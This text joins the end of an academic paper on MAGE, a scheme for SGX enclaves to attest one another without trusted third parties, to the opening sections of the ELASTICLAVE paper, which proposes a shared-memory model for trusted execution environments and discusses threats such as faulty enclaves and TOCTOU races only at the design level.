Apache Teaclave, an open-sourced universal secure computing platform, addresses the mutual attestation problem by relying on third-party auditors [28]. Enclaves will be audited and signed by these auditors. The public keys of the auditors are hardcoded into these enclaves to support mutual attestation. These auditors are trusted by all involved enclaves and act as TTPs. On the contrary, MAGE tackles the mutual attestation problem without TTPs.

Also related to our work is a line of research on enclave migration. Park *et al.* was the first to address this problem by proposing a new SGX hardware instruction to be used to produce a live migration key between two SGX platforms for secure transfer of enclave content [23]. Gu *et al.* proposed a software-based solution by augmenting enclaves with a thread that could run remote attestation to establish a secure channel with the thread within another identical enclave, and then perform state transfer [13]. Alder *et al.* proposed an approach to migrate the persistent states of enclaves, *e.g.*, sealed data, which is outside of the enclave memory [1]. And Soriente *et al.* designed ReplicaTEE for seamless replication of enclaves in clouds [27]. While all these designs address secret migration between enclaves with the same measurement, our technique could complement them by enabling secret migration between enclaves with different measurements.

9 Conclusion

In this paper, we study techniques for a group of enclaves to mutually attest each other without trusted third parties. The main contribution of this paper is the mutual identity derivation mechanism that enables enclaves to derive other trusted enclaves' identities during runtime. We implement the proposed mechanism based on Intel SGX SDK and evaluate the performance. We demonstrate through a case study that this technique could facilitate new applications that require mutual trust for interaction and collaboration.

Acknowledgments

We are grateful to Jethro Beekman and Alexandra Dmitrienko for valuable feedback in shepherding our paper, as well as other reviewers for their insightful comments. The work was supported in part by the National Natural Science Foundation of China under Grant No. 62102254 and Shanghai Pujiang Program under Grant No. 21PJ1404900.

References

[1] Fritz Alder, Arseny Kurnikov, Andrew Paverd, and N. Asokan. Migrating SGX enclaves with persistent state. In *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 195–206, 2018.

[2] Elaine Barker, William Barker, William Burr, William Polk, and Miles Smid. Secure hash standard (shs). *Federal Information Processing Standards (FIPS) Publications (PUBS)*, Aug 2015.

[3] Jethro G. Beekman, John L. Manferdelli, and David Wagner. Attestation transparency: Building secure internet services for legacy clients. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '16, page 687–698, New York, NY, USA, 2016. Association for Computing Machinery.

[4] Andrea Biondo, Mauro Conti, Lucas Davi, Tommaso Frassetto, and Ahmad-Reza Sadeghi. The guard's dilemma: Efficient code-reuse attacks against Intel SGX. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1213–1227, Baltimore, MD, August 2018. USENIX Association.

[5] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: SGX cache attacks are practical. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, Vancouver, BC, August 2017. USENIX Association.

[6] Guoxing Chen, Yinqian Zhang, and Ten-Hwang Lai. OPERA: Open remote attestation for Intel's secure enclaves. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, pages 2317–2331, New York, NY, USA, 2019. Association for Computing Machinery.

[7] R. Cheng, F. Zhang, J. Kos, W. He, N. Hynes, N. Johnson, A. Juels, A. Miller, and D. Song. Ekiden: A platform for confidentiality-preserving, trustworthy, and performant smart contracts. In *2019 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 185–200, 2019.

[8] Poulami Das, Lisa Eckey, Tommaso Frassetto, David Gens, Kristina Hostáková, Patrick Jauernig, Sebastian Faust, and Ahmad-Reza Sadeghi. Fastkitten: Practical smart contracts on bitcoin. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 801–818, Santa Clara, CA, August 2019. USENIX Association.

[9] Carl Ellison and Bruce Schneier. Ten risks of PKI: What you're not being told about public key infrastructure. *Comput Secur J*, 16(1):1–7, 2000.

[10] Erhu Feng, Xu Lu, Dong Du, Bicheng Yang, Xueqiang Jiang, Yubin Xia, Binyu Zang, and Haibo Chen. Scalable memory protection in the PENGLAI enclave. In *15th USENIX Symposium on Operating Systems Design and Implementation (OSDI 21)*, pages 275–294. USENIX Association, July 2021.

[11] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache attacks on Intel SGX. In *Proceedings of the 10th European Workshop on Systems Security*, EuroSec'17, New York, NY, USA, 2017. Association for Computing Machinery.

[12] Ulrich Greveler, Benjamin Justus, and Dennis Löhr. Mutual remote attestation: Enabling system cloning for TPM based platforms. In *Security and Trust Management*, pages 193–206, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

[13] J. Gu, Z. Hua, Y. Xia, H. Chen, B. Zang, H. Guan, and J. Li. Secure live migration of SGX enclaves on untrusted cloud. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 225–236, 2017.

[14] Marcus Hähnel, Weidong Cui, and Marcus Peinado. High-resolution side channels for untrusted operating systems. In *2017 USENIX Annual Technical Conference (USENIX ATC 17)*, pages 299–312, Santa Clara, CA, July 2017. USENIX Association.

[15] Intel. Attestation Service for Intel Software Guard Extensions (Intel SGX): API Documentation. https://software.intel.com/sites/default/files/managed/7e/3b/ias-api-spec.pdf, 2018.

[16] Intel. Intel SGX SDK. https://github.com/intel/linux-sgx, 2019.

[17] Simon Johnson, Vinnie Scarlata, Carlos Rozas, Ernie Brickell, and Frank Mckeen. Intel Software Guard Extensions: EPID Provisioning and Attestation Services. Technical report, Intel, Tech. Rep, 2016.

[18] David Kaplan, Jeremy Powell, and Tom Woller. AMD memory encryption. White paper, 2016. https://developer.amd.com/wordpress/media/2013/12/AMD_Memory_Encryption_Whitepaper_v7-Public.pdf.

[19] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Krste Asanović, and Dawn Song. Keystone: An open framework for architecting trusted execution environments. In *Proceedings of the Fifteenth European Conference on Computer Systems*, EuroSys '20, New York, NY, USA, 2020. Association for Computing Machinery.

[20] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent ByungHoon Kang. Hacking in darkness: Return-oriented programming against secure enclaves. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 523–539, Vancouver, BC, August 2017. USENIX Association.

[21] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 557–574, Vancouver, BC, August 2017. USENIX Association.

[22] Ralph C. Merkle. A digital signature based on a conventional encryption function. In *A Conference on the Theory and Applications of Cryptographic Techniques on Advances in Cryptology*, CRYPTO '87, pages 369–378, Berlin, Heidelberg, 1987. Springer-Verlag.

[23] J. Park, S. Park, J. Oh, and J. Won. Toward live migration of SGX-enabled virtual machines. In *2016 IEEE World Congress on Services (SERVICES)*, pages 111–112, 2016.

[24] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware guard extension: Using SGX to conceal cache attacks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2017.

[25] Carlton Shepherd, Raja Naeem Akram, and Konstantinos Markantonakis. Establishing mutually trusted channels for remote sensing devices with trusted execution environments. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*, ARES '17, New York, NY, USA, 2017. Association for Computing Machinery.

[26] Shweta Shinde, Zheng Leong Chua, Viswesh Narayanan, and Prateek Saxena. Preventing page faults from telling your secrets. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '16, page 317–328, New York, NY, USA, 2016. Association for Computing Machinery.

[27] Claudio Soriente, Ghassan Karame, Wenting Li, and Sergey Fedorov. ReplicaTEE: Enabling seamless replication of SGX enclaves in the cloud. In *2019 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 158–171, 2019.

[28] Apache Teaclave. Mutual Attestation: Why and How, 2019. https://teaclave.apache.org/docs/mutual-attestation/.

[29] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D. Garcia, and Frank Piessens. A tale of two worlds: Assessing the vulnerability of enclave shielding runtimes. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, pages 1741–1758, New York, NY, USA, 2019. Association for Computing Machinery.

[30] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1041–1056, Vancouver, BC, August 2017. USENIX Association.

[31] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A. Gunter. Leaky cauldron on the dark land: Understanding memory side-channel hazards in SGX. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 2421–2434, New York, NY, USA, 2017. Association for Computing Machinery.

[32] Wubing Wang, Yinqian Zhang, and Zhiqiang Lin. Time and order: Towards automatically identifying side-channel vulnerabilities in enclave binaries. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)*, pages 443–457, Chaoyang District, Beijing, September 2019. USENIX Association.

[33] Yuan Xiao, Mengyuan Li, Sanchuan Chen, and Yinqian Zhang. Stacco: Differentially analyzing side-channel traces for detecting ssl/tls vulnerabilities in secure enclaves. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 859–874, New York, NY, USA, 2017. Association for Computing Machinery.

[34] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *2015 IEEE Symposium on Security and Privacy*, pages 640–656, 2015.

[35] Shijun Zhao, Qianying Zhang, Yu Qin, Wei Feng, and Dengguo Feng. SecTEE: A software-based approach to secure enclave architecture using TEE. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, pages 1723–1740, New York, NY, USA, 2019. Association for Computing Machinery.

A Extending MAGE for TEEs that Leverage Merkle Trees to Compute Measurements

A Merkle tree is a binary tree with an assignment Φ that maps each node to a k-length bit-string: $n \longrightarrow \Phi(n) \in \{0,1\}^k$. Particularly, the value of a parent node is the cryptographic hash of its children nodes' values:

$$\Phi(n_{parent}) = \mathcal{H}\left(\Phi(n_{left})||\Phi(n_{right})\right)$$

And the value of a leaf node is the cryptographic hash of a data block.

A Merkle tree for an arbitrary-length message M, which is broken into fixed-length data blocks $M^1,\ldots,M^L$, can be built by firstly calculating the leaf nodes' values, *i.e.*, the cryptographic hashes of the data blocks $\mathcal{H}(M^1),\ldots,\mathcal{H}(M^L)$ and then calculating each parent node's value when its children nodes' values are ready. Let $\Psi(M)$ denote the root node of the built Merkle tree. The root hash of the built Merkle tree is its root node's value $\Phi(\Psi(M))$.

Consider TEEs that leverage Merkle trees to compute measurements. Particularly, an enclave `Encl` with content I could use the root hash as its identity $ID(I) = \Phi(\Psi(I))$. Given a group of N enclaves $\texttt{Encl}_\texttt{i}$ $(i = 1,\ldots,N)$, each of which has a specific part I'_i, one potential mechanism for mutual identity derivation is as follow:

- A common part generation $\mathcal{G}$ that calculates the root hashes of the specific parts of each enclave to form an array:

$$\begin{aligned} I_{\text{common}} =& \mathcal{G}(I'_1,\ldots,I'_N) \\ =& [\Phi(\Psi(I'_1)),\ldots,\Phi(\Psi(I'_N))] \end{aligned}$$

- A content builder function $\mathcal{C}$ that takes as input the specific part I'_i and the common part I_{common}, and produce the final content I_i such that the resulting Merkle tree has a root node $\Psi(I_i)$ with a left child node $\Psi(I'_i)$ and a right child node $\Psi(I_{\text{common}})$. So we have

$$\Phi(\Psi(I_i)) = \mathcal{H}\left(\Phi(\Psi(I'_i))||\Phi(\Psi(I_{\text{common}}))\right)$$

- An identity derivation function $\mathcal{F}$ that generates the identity of $\texttt{Encl}_\texttt{i}$ by retrieving the i-th entry from the common part, deriving $\Phi(\Psi(I_{\text{common}}))$ from I_{common} and completing the final root hash calculation:

$$\begin{aligned} &\mathcal{F}(I_{\text{common}}, i) \\ =& \mathcal{H}\left(I^i_{\text{common}}||\Phi(\Psi(I_{\text{common}})\right) \\ =& \mathcal{H}\left(\Phi(\Psi(I'_i))||\Phi(\Psi(I_{\text{common}}))\right) \\ =& \Phi(\Psi(I_i)) = ID(I_i), \forall i = 1,\ldots,N \end{aligned}$$

ELASTICLAVE: An Efficient Memory Model for Enclaves

Jason Zhijingcheng Yu[†] Shweta Shinde[*,‡] Trevor E. Carlson[†] Prateek Saxena[†]

[†]*National University of Singapore* [‡]*ETH Zürich*

Abstract

Trusted execution environments (TEEs) isolate user-space applications into secure enclaves without trusting the OS. Existing TEE memory models are rigid—they do not allow an enclave to share memory with other enclaves. This lack of essential functionality breaks compatibility with several constructs such as shared memory, pipes, and fast mutexes that are frequently required in data intensive use-cases. In this work, we present ELASTICLAVE, a new TEE memory model which allows sharing. ELASTICLAVE strikes a balance between security and flexibility in managing access permissions. Our implementation of ELASTICLAVE on RISC-V achieves performance overheads of about 10% compared to native (non-TEE) execution for data sharing workloads. In contrast, a similarly secure implementation on a rigid TEE design incurs 1-2 orders of magnitude overheads for these workloads. Thus, ELASTICLAVE enables cross-enclave data sharing with much better performance.

1 Introduction

Isolation, commonly through the use of the process abstraction provided by an OS, is a cornerstone for security. It allows us to isolate and limit software compromises to one *fault domain* within an application and is the basis for applying the design principle of privilege separation. In the last few years, user-level enclaves have become available in commodity CPUs that support TEEs. Conceptually, enclaves are in sharp contrast to processes in that they do not assume a trusted OS, promising a drastic reduction in the trusted computing base (TCB) of a fault domain. The enclaved TEE design is of fundamental importance to security because they offer a new isolation primitive for software.

We revisit one of the key abstractions provided by enclaved TEEs—their memory model. Several existing TEEs, including SGX [7, 19, 21, 24, 27, 31, 39, 40], follow what we call the *spatial isolation model*. In this model, the virtual memory of the enclave is statically divided into two types: *public* and *private* memory regions. These types are fixed throughout the lifetime of a region. When applied to enclaves, the spatial isolation model is a simple but rigid model that is insufficient for memory sharing. Its underlying principle breaks compatibility with the most basic of data sharing patterns where the enclave needs to compute privately on some data before making it public or sharing it externally. If we want to support memory sharing between enclaves on spatially isolated memory, we require additional *trusted coordinator* enclaves together with cryptographic secure message passing channels. Without these additional mechanisms, achieving secure shared memory is fraught with challenges in managing ownership and access rights of the shared region, as attack vectors like permission re-delegation [26], confused deputy [28], malicious races [14], and TOCTOU attacks [25] have shown.

In this work, we revisit the spatial isolation memory model adopted by modern TEEs. We propose a new memory model called ELASTICLAVE which allows enclaves to share memory across enclaves and with the OS, with more flexible permissions than in spatial isolation. While allowing flexibility, ELASTICLAVE does not make any simplistic security assumptions or degrade its security guarantees over the spatial isolation model. We view enclaves as a fundamental abstraction for partitioning applications in this work, and therefore assume that enclaves do *not* trust each other and can become compromised during their lifetime. ELASTICLAVE strikes a balance between flexibility and safety. Each enclave in the partitioned application has its separate view of the memory permissions. These permission views are *asymmetric* and *dynamically* adjustable, and can give rights of *exclusive* access to an enclave. Thus, with ELASTICLAVE, enclaves can selectively share memory while protecting it from faulty enclaves. Unlike approaches to managing access rights and delegations in non-TEE settings (e.g., in languages or OS design)—such as ownership transfer [38], static permission systems [6, 49], or fully dynamic permission delegation [18, 62, 63]—ELASTICLAVE *simplifies* security decision-making for coordinating enclaves and TEE implementations.

[*]Part of the research was done while at University of California, Berkeley.

It is possible to implement ELASTICLAVE on spatially isolated TEEs, as mentioned earlier, by using trusted coordinators and cryptographically secured public memory. The trusted coordinator design, in fact, is already used in many existing frameworks for Intel SGX [8, 12, 51, 52, 61]. However, in real applications, the performance overheads due to this design can be prohibitively high compared to those in native execution (in normal processes without enclaves). For example, emerging enclave-based function-as-a-service (FaaS) deployments that create frequent read-only copies of the entire enclave code exhibit the worst-case performance of this design [5]. In this paper, we show that ELASTICLAVE can be implemented in next-generation TEEs with much better performance, reducing the overheads to within *about* 10% *of the native*, for data workloads that otherwise incur 1–2 *orders of magnitude* overheads on a TEE that adopts the spatial isolation model. ELASTICLAVE completely eliminates the need for expensive data copy and encryption-decryption operations which are necessary for security in the spatial model but not in ELASTICLAVE.

We implement our design on RISC-V [9, 47] and evaluate its performance and hardware complexity impact of ELASTICLAVE using a cycle-accurate RTL simulator [32] on synthetic as well as real-world workloads. The benchmarking results confirm the following claims:

- *TCB / Hardware Implementation Simplicity.* The prototype implementation of ELASTICLAVE only includes a privileged security monitor that spans 7,000 LoC.
- *Data-independent Overheads on RISC-V.* The performance overheads are affected primarily by the number of enclave-to-enclave context switches. In contrast to spatial isolation, the overheads are *independent* of the size of shared data in a region. Further, the increased hardware register pressure due to ELASTICLAVE does *not* affect the critical path delay, i.e., the latency of the address translation, for all the synthesized RISC-V core configurations tested.

Contributions. This paper proposes a new memory model for enclaved TEEs called ELASTICLAVE. We offer a prototype implementation on RISC-V and show that ELASTICLAVE results in significantly better performance than the spatial isolation model with a modest hardware complexity impact.

2 Problem

TEEs provide the abstraction of enclaves to isolate components of an application which run with user-level privileges. We want to design an efficient memory model for TEEs that support memory sharing between enclaves. The TEE implementation is trusted and assumed to be bug-free. In our setup, a security-sensitive application is partitioned into multiple components. Each component runs in a separate enclave created by the TEE, which serves as a basic isolation primitive. We assume that enclaves are *mutually distrusting*, since an adversary may compromise them during their execution, e.g., due to software exploits. This assumption is of fundamental importance, as it captures the essence of why an application is partitioned to begin with.

Most TEEs available on commodity processors follow a memory model which we call the *spatial isolation* model [16, 19, 19, 21, 35, 40, 50, 57]. In this model, each enclave has two different types of non-overlapping virtual memory regions: (a) *Private memory* is exclusive to the enclave itself and inaccessible to the OS and all the other enclaves running on the system; (b) *public memory* is fully accessible to the enclave and the untrusted OS, which may share it with other enclaves.

The spatial isolation model embodies the principle of dividing trust in an *all-or-none* manner [52]. For each enclave, any entity is fully trusted to access the public memory, whereas the private memory is accessible only to the enclave itself. This principle is in sharp contrast to any form of memory sharing where an enclave needs to exchange data with the outside world, including with other enclaves. Although shared memory is not directly supported in the spatial isolation model, it can be *emulated* with a secure communication channel over untrusted memory. This style of emulation is commonly adopted in existing frameworks, which for example, work on Intel SGX [8, 52, 61]. This design requires multiple data copies and encryption-decryption operations (see Figure 3) to secure each enclave against attacks from the OS and other enclaves. Table 1 summarizes the overheads for three textbook data patterns and shows that spatial isolation can cause 1–2 orders of magnitude performance slowdown. Section 3.2 explains why these performance overheads are fundamental to spatial isolation.

2.1 Security Challenges in Memory Sharing

We discuss the potential design choices to enable secure memory sharing for enclaves. As an example, we consider a client-server setup where a frontend client enclave uses an in-memory key-value store (e.g., Memcached [41]) as a backend server. The server enclave e_1 owns the region r and wants to share it with the client enclave e_2. This way, each enclave can read the data written by the other, perform private computation on it, and write back the result to the shared memory. Concretely, the expected sequence of operations on r is: e_1 writes, e_2 reads, e_2 writes, and then e_1 reads. Consider the following threat: After sharing the region, e_1 and e_2 can become compromised at any point during the operations. We refer to such compromised enclaves as *faulty* and assume that they can behave arbitrarily.

Option 1: Static Permissions. The simplest design is to allow both enclaves to simultaneously access the region. Before execution, the enclaves are *statically* granted the maximum




Figure 1




Figure 2

Figure 1: The striped boxes are regions of interest for sharing purposes. The labels around the striped boxes denote the the permissions of the corresponding enclaves. The thunderbolts indicate when an enclave become faulty. The underlined permission labels denote misuse. Figure 2: Producer-consumer pattern implemented with a trusted coordinator on spatial ShMem baseline. The double-lined box denotes the trusted coordinator enclave. The striped boxes represent unencrypted data.

required permissions for the region. This allows the enclaves to make their security decisions based on the static permission view before they start sharing. In our example, both e_1 and e_2 can be granted read-write permissions. Enclaves can perform in-place changes, thus removing the need for memory copies. However, if e_2 becomes faulty at any point, it can observe or tamper with the intermediate state of r when e_1 is performing its own operations. Figure 1(a) demonstrates this with detailed space-time sequences. In this design, neither e_1 nor e_2 can change the permissions of themselves or other enclaves.

Option 2: Ownership Delegation. An alternative is to dynamically transfer the ownership of the region. This way, the enclave that wants to perform an operation gains exclusive ownership to ensure no other enclave can interfere (i.e., read or tamper with intermediate states). After completion, the enclave can transfer the ownership to the next accessor. In our example, e_1 delegates the ownership to e_2, e_2 performs read-write, and transfers the ownership to e_1 (see Figure 1(b)). The exclusive access simplifies security reasoning. However, the faulty enclave can pass the access to other faulty enclaves while refusing to return control to the designated enclave. In addition, the design does not allow concurrent access, only one enclave can perform operations at any given time. Thus, the design restricts enclave functionality, such as that needed for thread synchronization.

Option 3: Dynamic Permissions. One way to support functionality while ensuring security is to allow owner enclaves to grant and revoke permissions at runtime. In our example, owner e_1 performs its write. Then it revokes its own permissions and grants permissions to e_2. As the owner of the memory region, e_1 can revoke the permissions of e_2, say, after e_2 has finished its read-write operations. Such dynamic changes allow fine-grained control and reduce the attack window from faulty enclaves. The design allows enclaves to have simultaneous access if they both have the permissions. Although this design may seem both efficient and secure, it has a subtle caveat. The owner enclave can dynamically change permissions and the non-owner enclaves do not have a fixed permission view. For instance, although e_2 can check if e_1 has revoked its permissions before beginning its own write operation, when e_2 is in the middle of a write operation, e_1 can regain its read/write permissions and interfere with the operations of e_2, as shown in Figure 1(c). In this way, faulty owner enclaves can leverage the inconsistent permission view to launch malicious TOCTOU attacks.

Option 4: Ownership Delegation with Dynamic Permissions. Naïvely combining the above mechanisms is not a safe solution. As a middle ground, consider the design that allows enclaves to make dynamic permission changes (as in Option 3) coupled with ownership delegation. This way, non-owner enclaves can gain temporary ownership to reliably control permissions without getting sidelined by the owner enclave. In our example, e_2 gains temporary ownership to perform read or write operations. Since e_1 is no longer an owner, it cannot change its own permissions to launch malicious TOCTOU attacks. This dynamicity brings complexity—the current owner can still change permissions at any time, making security decision-making difficult. In case of simultaneous access, only one enclave can be an owner, say, e_2. The other enclave, e_1, can get the current view and make a security decision to initiate an operation. However, the temporary owner e_2 can change permissions in the middle of such an operation to attack e_1, as shown in Figure 1(d). Thus, the added complexity does not improve security against malicious races.

2.2 Problem Formulation

None of the design options outlined above allows secure memory sharing while supporting application functionality at the same time. They are either too restrictive or too permissive. To this end, we ask the following research question: *Does there exist a minimal relaxation of the spatial model which allows memory sharing while retaining its security guarantees?*

Threat Model. We assume that the OS can be arbitrarily malicious. The target application is partitioned into enclaves, which share one or more regions of memory. Any subset of enclaves can become compromised, i.e., faulty during the execution.

We desire the following two security properties.

Property 1: Bounded Escalation. If an owner does not explicitly authorize an enclave e to access a region r with a said permission, e will not be able to make that access.

Property 2: Enforceable Serialization of Non-faulty Enclaves. If the application has a pre-determined sequence in which non-faulty enclaves should serialize their accesses, the accesses will either obey the sequence or be aborted. Specifically, consider any desired sequence of memory accesses $a_1, a_2, \ldots, a_n$ on a shared region and assume that all enclaves performing these accesses are non-faulty. The application author should be guaranteed that the accesses will follow the desired sequence, even in the presence of other faulty enclaves, or can be aborted safely. For instance, this property is sufficient to implement memory consistency models such as total memory ordering [44, 54] and sequential consistency [33, 55].

If a system satisfies the above two properties, it can securely execute the example (Figure 1). Property 1 eliminates re-delegation and escalation attacks by limiting permissions. Property 2 eliminates malicious races and TOCTOU attacks by enforcing a safe access sequence. At the same time, the properties admit concurrent accesses and do not encumber functionality. We will present a baseline design in Section 3.1 which achieves the above goal but with high performance overheads. Our main contribution is a novel design called ELASTICLAVE, which offers significantly better performance, and is explained in Section 4.2.

Assumptions. We assume that the TEE implementation, including both the hardware and the software components, is bug-free. Denial-of-service (DoS) attacks on shared memory are out of scope, since the OS needs to be able to reclaim memory at any time for legitimate management reasons. We assume that the developer correctly expresses the high-level application-specific security properties as low-level ELASTICLAVE permissions. ELASTICLAVE is not designed to address the scenario where an enclave wants to share sensitive data but cannot decide if the receiver enclave is faulty or not. In addition, ELASTICLAVE cannot protect an enclave that intentionally shares its data with a malicious enclave. Note that this limitation holds true for any form of sharing, including spatial isolation. Furthermore, our focus is on defining a memory interface—micro-architectural implementation flaws and side channels are out of scope. Defenses against attacks on the physical RAM or bus interfaces are orthogonal to our work.

3 Baseline Design with Spatial Isolation

We start with a solution that emulates a shared memory abstraction between two spatially isolated enclaves. We refer to this design as the *spatial ShMem baseline.* This solution can satisfy our security goals but has poor performance.

3.1 Emulating Shared Memory

Consider two enclaves that keep private copies of the shared data. Due to the restrictions of the spatial isolation model, the two enclaves cannot access each other's private data. The shared data must therefore either reside in the public memory accessible to both the enclaves, or rely on message-passing (e.g., via RPCs) which itself must use the public memory. Since the untrusted OS can always access data in the public memory, the spatial ShMem baseline requires employing a cryptographic secure channel over the public shared memory. Specifically, the two enclaves encrypt the data before copying it to public memory and decrypt the data after copying it to the enclave private memory. We call this mechanism a *secure public memory*. Let us assume that the cryptographic keys are pre-established securely by the enclaves and analyze the performance overheads.

A secure public memory is not sufficient for a shared memory abstraction in the spatial ShMem baseline. Concurrently executing enclaves may want to access data simultaneously, and such accesses may require serialization in order to maintain typical application consistency guarantees. Notice that reads and writes to the secure public memory involve encryption and decryption sub-steps, the atomicity of which is not guaranteed by the TEE. No standard synchronization primitives such as semaphores and `futexes`—which often rely on OS-provided services—are trustworthy in our threat model.


One simple way to serialize access in the spatial isolation model is to use a third enclave as a *trusted coordinator*. For achieving memory consistency, accesses to the shared memory are emulated by making RPCs to the trusted coordinator enclave. The coordinator enclave implements the shared memory by keeping its content in its private memory.

For example, to implement a shared counter, the trusted coordinator keeps the counter in its private memory, and the enclave which wants to access the counter can send messages to the trusted coordinator for reading or updating the counter.

We assume in the baseline that the trusted coordinator is not faulty or compromised. Without this assumption, the baseline would require further defenses to tolerate faulty coordinators (e.g., using BFT-based mechanisms). This will result in even larger performance overheads, since a compromised trusted coordinator can subvert the semantic correctness of the shared memory abstraction. It is straightforward to see that in the baseline design, enclaves never access the shared region directly. Thus, the trusted coordinator can maintain the permission view of each enclave and centrally enforce them, thus satisfying our desired security properties.

3.2 Illustrative Performance Costs

The spatial ShMem baseline is significantly more expensive than the original shared memory abstraction in a non-enclave (native) setting. We refer readers to Section 6 for the raw per-



(a) Producer-consumer (b) Client-server (c) Proxy

Figure 3: Data sharing patterns on the spatial ShMem baseline. The striped boxes represent unencrypted data.

formance costs of the spatial ShMem baseline over the native setting for data sharing, which can be 1-2 orders of magnitude higher. The prime culprit is the encryption-decryption operations and additional memory copies that are inherent in the implementation of the secure channel and the trusted coordinator. Recent work has reported such costs over hundreds of programs [8, 51, 52, 61]. We present three representative textbook patterns of data sharing that ubiquitously arise in real-world applications and illustrate why spatial isolation incurs such significant costs.

Pattern 1: Producer-Consumer. In this pattern, the producer enclave writes a stream of data to shared memory for a consumer enclave to read and process. Applications use this pattern for signaling the completion of sub-steps of a larger task, such as in batch processing scripts in web frameworks [1, 2]. For supporting this pattern with the spatial ShMem baseline, the producer sends the data to the trusted coordinator first, which maintains all the available data inside a queue and sends the data to the consumer enclave upon the latter's request. Both data transfers have to be protected by secure channels, which in total would involve 4 data copies and 2 pairs of encryption and decryption (and hence 4 computing operations per memory word). Figure 2 depicts the steps. Alternatively, the queue can be stored inside the private memory of the consumer enclave. The producer directly sends the data to the consumer enclave, which saves it inside a queue in its own private memory. The consumer enclave can then consume the data directly from this queue at a certain point in the future. This solution involves 2 data copies and 1 pair of encryption and decryption as shown in Figure 3a.

Pattern 2: Client-Server. As explained in our Section 2.1 example, a client enclave and a server enclave exchange data with each other with simultaneous reads and writes. For supporting this pattern, there will be at least 4 data copies—one in server private memory, one client private memory, and two for passing data between them via a public memory. Furthermore, the data is encrypted and decrypted twice, once for read and once for write. Therefore, it incurs 4 computing operations per memory word as shown in Figure 3b.

Pattern 3: Proxy. An application may serve as an intermediate proxy between a producer and a consumer. For example, consider a caching proxy in a web service that saves responses

	Pattern	Spatial			ELASTICLAVE
		Enc	Dec	Cpy	Instructions
1	Producer-Consumer	L	L	$2 \cdot L$	4
2	Client-Server	$2 \cdot L$	$2 \cdot L$	$4 \cdot L$	4
3	Proxy	$2 \cdot L$	$2 \cdot L$	$4 \cdot L$	4

Table 1: Data sharing overheads of spatial isolation vs. ELASTICLAVE. L: data size (memory words) in the shared region.

